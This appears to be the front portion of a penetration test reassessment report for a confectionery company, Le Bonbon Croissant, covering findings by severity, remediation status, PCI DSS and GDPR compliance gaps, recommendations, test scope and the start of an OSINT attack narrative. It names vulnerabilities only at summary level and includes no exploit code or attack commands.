

LE BONBON CROISSANT PENETRATION TEST REPORT

1/8/2022

[redacted]

CONFIDENTIAL

1. TABLE OF CONTENTS

2. INTRODUCTION

2.1 NON-DISCLOSURE STATEMENT

This document contains confidential information proprietary to Le Bonbon Croissant (LBC) and [redacted] Findings, recommendations, and testing procedures found in the document are considered privileged and business-sensitive information. The distribution of this document to third parties must be approved by LBC.

2.2 ENGAGEMENT TIMELINE

Date	Description
10/01/2021	LBC contracted [redacted] to perform a penetration test of its network
10/18/2021	[redacted] entered into a non-disclosure agreement with LBC
11/13/2021	[redacted] performed testing of the LBC network and systems
11/14/2021	[redacted] delivered the penetration test report to LBC
01/07/2022	[redacted] performed a reassessment of the LBC network and systems
01/08/2022	[redacted] delivered the second penetration test report to LBC

Figure 1. Engagement Timeline

2.3 CONTACT INFORMATION

Le Bonbon Croissant	
Name	Jim Joseph
Role	Principal Security Engineer
Email	jim@lebonboncroissant.com
[redacted]	
Name	[redacted]
Role	Manager
Email	[redacted]

Figure 2. Contact Information

3. ENGAGEMENT OVERVIEW

3.1 EXECUTIVE SUMMARY

LBC contracted [redacted] to conduct a reassessment of its distribution and customer experience environments to re-evaluate the company's risk of targeted attacks and overall exposure, as well as achieve the following goals:

- Assess adherence to general security best practices and the overall security posture
- Validate the integrity of the custom business process and customer experience systems
- Test the embedded industrial control systems supporting warehouse operations
- Verify compliance with the Payment Card Industry Data Security Standard (PCI DSS)

[redacted] completed the second penetration test on January 8th, 2022, and discovered **12** vulnerabilities. The following figure shows the total number of vulnerabilities identified for each of the four risk levels:

Critical	High	Medium	Low
8	2	2	0

Figure 3. Total findings by risk category

Based on the technical findings of the penetration test, [redacted] concluded LBC to be at a catastrophic risk of compromise. LBC contracted [redacted] immediately after a cyber attack and after a reassessment, there is enough evidence to conclude that unless drastic remediation actions are taken, a repeat cyber attack is extremely likely. [redacted] compromised the most sensitive industrial control systems within the LBC network and gained access to tightly regulated personal information such as credit card numbers, customer names and billing addresses. Potential risks identified throughout the engagement include the loss of property, revenue, reputation and potentially employee life.

[redacted] found LBC to be at extremely high risk of potentially crippling PCI DSS and GDPR penalties, based on the discovered violations. LBC does not currently meet the requirements for any milestone on the PCI DSS roadmap towards compliance and is in its early stages of GDPR adoption. [redacted] urges LBC to take immediate action and form a compliance strategy to avoid penalties.

Overall, the number of severe vulnerabilities and regulatory violations found during this engagement indicates an urgent need for a cohesive cybersecurity strategy from LBC. As an industry leader in confectionery goods and their distribution, LBC has a unique responsibility to maintain a strong security posture, especially in the face of aggressive competition.

3.2 RISK OVERVIEW

[redacted] used the Common Vulnerability Scoring System 3.1[1] (CVSS) to assess the technical impact of discovered vulnerabilities. However, this metric does not take the business impact of vulnerabilities into consideration. Therefore, [redacted] also employed a heuristic, custom risk assessment system to measure overall criticality. The following two figures outline the [redacted] criteria for vulnerability rating and highlight the risk level frequency of the engagement findings. Appendix B contains the benchmarks for impact and likelihood levels seen in the matrix below.

LIKELIHOOD	IMPACT			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	Medium
MEDIUM	Low	Medium	High	High
HIGH	Low	Medium	High	Critical
CRITICAL	Low	Medium	Critical	Critical

Figure 4. Heuristic risk matrix used by [redacted] when assigning risk levels to vulnerabilities



Figure 5. Chart showing percentage breakdown of vulnerabilities identified

[1] https://www.first.org/cvss/v3.1/specification-document

3.3 REASSESSMENT SUMMARY

[redacted] validated the remediation of findings discovered in the LBC network during the previous engagement and found an alarming number of non-remediated issues. Among the **7** previously discovered vulnerabilities, **3** were remediated, but **4** were not remediated at all. The graph below shows the breakdown of past vulnerabilities and their status:

Figure 6. Chart showing percentage breakdown of vulnerabilities remediated

The following table lists the remediation status for each previously discovered vulnerability:

Vulnerability Name	Vulnerability Risk	Remediation Status
ScadaBR Default Credentials	CRITICAL	NOT REMEDIATED
ScadaBR Remote Code Execution	CRITICAL	NOT REMEDIATED
PostgreSQL Unauthenticated Login	CRITICAL	NOT REMEDIATED
Weak GitLab and Grafana Credentials	CRITICAL	REMEDIATED
Unauthenticated VNC Access	HIGH	REMEDIATED
Unauthenticated API Access	MEDIUM	NOT REMEDIATED
NetJukebox Default Credentials	LOW	REMEDIATED

Figure 7. Status list of vulnerabilities identified in the previous assessment

4. COMPLIANCE OVERVIEW

4.1 PAYMENT CARD DATA SECURITY STANDARD

4.1.1 PCI DSS Compliance Summary

Payment Card Industry Data Security Standard 3.2.1[2] (PCI DSS) is a set of standards that ensures companies process, store, and transmit cardholder data securely. Most major payment card brands enforce PCI DSS compliance, and any company handling cardholder data must comply with these standards. [redacted] followed the PCI DSS Penetration Testing Guidance[3] during the engagement and kept a detailed record of all violations associated with the technical findings, which can be found in Appendix D Section 11.1.

[redacted] discovered a total of **72** PCI DSS violations and recommends LBC immediately draft a remediation plan that addresses the discovered issues. Unaddressed PCI DSS violations lead to risks, including, but not limited to, monthly fines ranging from $5,000 to $100,000, potential lawsuits, damage to company reputation, and a weakened security posture. A large number of violations against any PCI DSS category may indicate an organizational trend, and [redacted] recommends using the following graph to guide LBC's overall PCI DSS remediation strategy:



Figure 8. Chart showing the breakdown of violations by PCI DSS category

[2] https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2-1.pdf
[3] https://www.pcisecuritystandards.org/documents/Penetration_Testing_Guidance_March_2015.pdf

4.1.2 PCI DSS Prioritized Approach

The Prioritized Approach for PCI DSS[4] serves as a roadmap to achieve PCI DSS compliance as described by specific milestone criteria pertaining to the PCI DSS requirements. According to the criteria listed in the document and the engagement findings, [redacted] has determined LBC to be on its way to the first milestone:

Figure 9. LBC PCI DSS compliance maturity illustrated on the Prioritized Approach roadmap

LBC's current PCI DSS implementation is in a very early stage and [redacted] recommends immediate action to ensure compliance. [redacted] suggests LBC use the Prioritized Approach milestones as a roadmap for its compliance strategy. To achieve the next milestone, LBC must remove sensitive authentication data such as CVV numbers, as their storage is explicitly prohibited.

The following figure shows the full list of high-level goals associated with each milestone:

Milestone	Goals
1	Remove sensitive authentication data and limit data retention.
2	Protect systems and networks, and be prepared to respond to a system breach.
3	Secure payment card applications.
4	Monitor and control access to your systems.
5	Protect stored cardholder data.
6	Finalize remaining compliance efforts, and ensure all controls are in place.

Figure 10. Table with the six milestones of the PCI DSS Prioritized Approach roadmap

[4] https://www.pcisecuritystandards.org/documents/Prioritized-Approach-for-PCI-DSS-v3_2_1.pdf

4.2 GENERAL DATA PROTECTION REGULATION

4.2.1 GDPR Compliance Summary

The General Data Protection Regulation[5] (GDPR) aims to ensure that personal data is collected, handled, and protected under stringent law. Any organization that handles or collects data from citizens and residents of the European Union (EU) is subject to be GDPR-compliant. [redacted] followed TrustArc's Framework for Demonstrable GDPR Compliance[6] during the engagement and kept track of LBC's shortcomings and gaps of non-compliance, which can be found in Appendix D.

[redacted] discovered a total of **14** GDPR violations and strongly recommends LBC begin planning for a data protection impact assessment[7] (DPIA) promptly. There are two tiers of GDPR violations[8], which max out at €20 million, or 4% of last year's annual revenue, whichever is higher. These violations are an **immediate** priority and [redacted] advises for a systematic evaluation of how LBC handles and processes data and to begin implementing data protection principles. [redacted] created the following graph to highlight the categories where LBC does not meet GDPR data standards:

Figure 11. Breakdown of GDPR compliance risks

[5] https://gdpr.eu/tag/gdpr/
[6] https://iapp.org/media/pdf/resource_center/Nymit-Accountability-Roadmap-GDPR-Compliance.pdf
[7] https://gdpr.eu/data-protection-impact-assessment-template/
[8] https://gdpr.eu/fines/

4.2.2 GDPR Readiness

IBM's GDPR Framework[9] provides actionable steps for organizations facing non-compliance. The framework is divided into five phases that gradually build an organization's ability to demonstrate GDPR readiness. Based on the engagement findings and the criteria laid out by TrustArc, [redacted] has determined LBC to be at the first phase:

Figure 12. LBC's status on TrustArc's GDPR compliance criteria

[redacted] recommends LBC conduct an extensive data risk assessment and meet the GDPR's DPIA requirement to be on track towards compliance. Adopting IBM's GDPR Framework will allow LBC to have a clear roadmap for its overall compliance strategy. [redacted] mapped TrustArc's technical controls to IBM's framework for compatibility and holistic coverage to clearly track LBC's progress towards GDPR readiness:

Phase	Actions
ASSESS	1. Maintain Governance Structure
	2. Maintain Personal Data Inventory and Data Transfer Mechanisms
DESIGN	3. Maintain Internal Data Privacy Policy
	4. Embed Data Privacy Into Operations
TRANSFORM	5. Maintain Training and Awareness Program
	6. Manage Information Security Risk
	7. Manage Third–Party Risk
OPERATE	8. Maintain Notices
	9. Respond to Requests and Complaints from Individuals
	10. Monitor for New Operational Practices
	11. Maintain Data Privacy Breach Management Program
CONFORM	12. Monitor Data Handling Practices
	13. Track External Criteria

Figure 13. TrustArc's GDPR compliance criteria

[9] https://www.ibm.com/data-responsibility/gdpr/

5. STRATEGIC RECOMMENDATIONS

5.1 KEY SECURITY STRENGTHS

Throughout the assessment, [redacted] identified several of LBC's strong security controls. [redacted] recommends LBC continue to regularly maintain these controls to support its security posture:

- ### 5.1.1 Secure User Input Handling

  [redacted] was unsuccessful at performing injection attacks such as XSS, SQL Injection and Buffer Overflow attacks against LBC's services. Insecure user input handling is commonly abused by attackers to gain remote code execution on vulnerable machines, so it is crucial that all user input accepted by applications is properly handled and sanitized. LBC should continue to employ secure software development and IT methodologies to ensure the security of all applications and services.

- ### 5.1.2 Effective Logging and Monitoring

  [redacted] found logging and monitoring software running on a large number of systems within the LBC warehouse subnet. Effective monitoring solutions such as Splunk Forwarders are an important part of an organization's security posture. LBC should continuously monitor their systems using existing tools and continue maintaining visibility into system activity.

- ### 5.1.3 Lack of Lateral Movement Opportunities

  After obtaining privileged access to vulnerable systems on LBC's network, [redacted] was unable to perform lateral movement to other machines on the network. [redacted] found that all systems were appropriately self-contained and isolated. LBC should continue to ensure that all systems and services remain isolated unless required by a specific business or operational need.

5.2 KEY AREAS FOR IMPROVEMENT

[redacted] identified several areas of improvement for LBC throughout the course of the assessment and has included the most significant findings below:

- ### 5.2.1 Lack of Access Control

[redacted] determined a lack of access control on LBC's network. Several services hosting sensitive data and infrastructure were accessible without a requirement for valid credentials. The lack of access control allowed [redacted] to access sensitive cardholder and customer data. As a short-term remediation, [redacted] recommends LBC reassess it's access control policies for hosted services, and ensure all services require strong credentials in order to be accessed. According to PCI DSS guidelines, a secure access control system assigns privileges to individuals based on job function, covers all system components and denies access to all users unless specifically permitted[10]. As a long-term remediation, [redacted] recommends LBC continually monitor its environments for abnormal access attempts to sensitive network resources and data.

- ### 5.2.2 Default Service Credentials

[redacted] successfully exploited LBC's services by leveraging default service credentials. Default credentials are a highly exploitable and targeted attack vector on network systems and services, so it is imperative that LBC take immediate action to address this issue. As a short-term remediation, [redacted] recommends LBC change the default credentials of all affected services, and ensure the new credentials comply with the password policy specified by PCI DSS[11]. As a long-term remediation, [redacted] recommends implementing an organizational password policy that mandates default credential changes on deployed services.

- ### 5.2.3 Lack of Network Segmentation

[redacted] found a lack of network segmentation between machines on LBC's network. The warehouse subnet contained a wide range of systems with varying business purposes and sensitivity. In order to limit the attack surface of the network, as well as minimize risk of compromise, LBC should ensure that systems are grouped into security zones, which are subnetworks created based on business function and security needs. For example, public-facing web applications should be placed in a DMZ, whereas ICS systems should be placed in an internal, air gapped subnet. Additionally, in order to remain in compliance with PCI DSS, all machines handling credit card data must be isolated in a separate, internal subnet. As a short term remediation, [redacted] recommends LBC prioritize isolating machines that are

[10] PCI DSS v3.2.1: Page 67 (Requirement 7.2)
[11] PCI DSS v3.2.1: Page 73 (Requirement 8.2.3)

subject to PCI DSS guidelines. As a long term remediation, [redacted] recommends LBC to continually perform asset management on all network resources, and create subnetworks for machines accordingly.

5.3 MITRE ATT&CK MITIGATIONS

MITRE ATT&CK is a knowledge base of adversary tactics, techniques and procedures, which helps organizations understand common adversary actions that pose a risk to their assets. This knowledge base is a result of extensive cybersecurity research analyzing multiple different breaches by the largest threat actor groups. Its purpose is to help companies create accurate threat models based off of the attacks that can affect a company at any time. ATT&CK is constantly growing and has recently had an update to push it to 379 unique different attack techniques that have been discovered.

In addition to the techniques section, there is a mitigations section, which features 43 mitigation strategies that are retroactively mapped to multiple techniques. This allows both security engineers and penetration testers alike to ensure that security assessments are up-to-date with the latest techniques utilized by threat actors. [redacted] mapped each technical finding to different techniques and mitigation strategies. Below is a graph that displays the frequency of the mitigation strategies that [redacted]s findings fell under. [redacted] encourages LBC to consider these recommendations moving forward, and proposes using MITRE ATT&CK to properly inspect the security risks of new systems or applications deployed onto the network.

Figure 14. Findings mapped by MITRE ATT&CK mitigation

6. TESTING DETAILS

6.1 SCOPE

[redacted] conducted security testing of LBC's infrastructure via an internal penetration test.. LBC provided [redacted] access to its internal network via Wireguard VPN, and allocated the following endpoints for [redacted] to perform testing from:

Jump Hosts	
Windows	Kali
10.0.254.101 10.0.254.102 10.0.254.103 10.0.254.104 10.0.254.105 10.0.254.106	10.0.254.201 10.0.254.202 10.0.254.203 10.0.254.204 10.0.254.205 10.0.254.206

Figure 15. Hosts that [redacted] used during the engagement

LBC supplied the network IP ranges shown in Figure 16 as the scope for the penetration test. Initially, [redacted] was instructed to refrain from testing the hosts 10.0.17.50 and 10.0.17.51. [redacted] did not interact with those systems until [redacted] was given permission on January 8th, 2022. [redacted] limited all testing to the provided ranges and performed no attacks or scans of any systems outside of the ones specified. [redacted] carefully examined each available host within the scope before conducting testing to ensure minimal disruption of Industrial Control Systems (ICS).

Engagement Scope
10.0.17.0/24

Figure 16. Network range that was tested during the engagement

6.2 NETWORK TOPOLOGY



Figure 17. Network topology diagram

6.3 ATTACK GRAPH



Figure 18. Attack graph

6.4 ATTACK NARRATIVE

6.4.1 Pre Engagement

Prior to the penetration test, [redacted] gathered open-source intelligence (OSINT) on LBC's online presence. [redacted] utilized Maltego to automate the discovery of accounts across all major social media, such as Twitter, LinkedIn, and Instagram. Maltego allowed [redacted] to organize OSINT artifacts and Figure 19 shows an iteration of the graph of discovered online assets from Appendix D.



Figure 19. A snippet of the Maltego OSINT artifacts node graph

[redacted] discovered a Stack Overflow question posted by the user *jimjoseph_lebonboncroissant*. The user asked a question about an internal security implementation that revealed sensitive information about LBC's infrastructure. A snippet of the question is seen below in Figure 20 and the detailed breakdown of the artifact can be found in Section 10.1 of Appendix D: OSINT Artifacts.

